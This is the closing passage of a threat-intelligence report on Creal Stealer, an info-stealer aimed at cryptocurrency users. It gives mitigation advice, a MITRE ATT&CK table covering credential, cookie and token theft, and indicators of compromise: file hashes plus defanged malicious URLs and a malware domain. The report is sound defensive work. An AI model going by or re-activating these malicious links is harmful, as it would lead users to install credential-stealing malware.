- Avoid downloading applications from unknown sources.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Update your passwords periodically.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solutions on employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Credential Access	T1555 T1539 T1528	Credentials from Password Stores Steal Web Session Cookie Steal Application Access Token
Discovery	T1087 T1518 T1057 T1124 T1007 T1614	Account Discovery Software Discovery Process Discovery System Time Discovery System Service Discovery System Location Discovery
Command and Control	T1071 T1102	Application Layer Protocol Web Service
Exfiltration	T1041	Exfiltration Over C&C Channel

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description

bb2ca78ffff72d58599d66bf9b2f0ae6 20dcb84660e5f79a98c190d3d455fce368d96f35 4ee417cbefa1673d088a32df48b8182bdad244541e8dc02faf540b9aa483fdcb	**MD5** **SHA1** **SHA256**	**Creal Stealer**
929e6f2c8896059c72368915abcaefa2 7122f0b88607061806fd62282e8b175ae28b7e29 f3197e998822bc45cb9f42c8b153c59573aad409da01ac139b7edd8877600511	**MD5** **SHA1** **SHA256**	**Malicious Zip Archive**
hxxps[:]//www.dropbox[.]com/s/dl/x4vgcaac6hcdgla/kryptex-setup-4.25.7[.]zip	**URL**	Malicious URL
kryptex[.]software	**URL**	Malicious URL

Source: https://cyble.com/blog/creal-new-stealer-targeting-cryptocurrency-users-via-phishing-sites/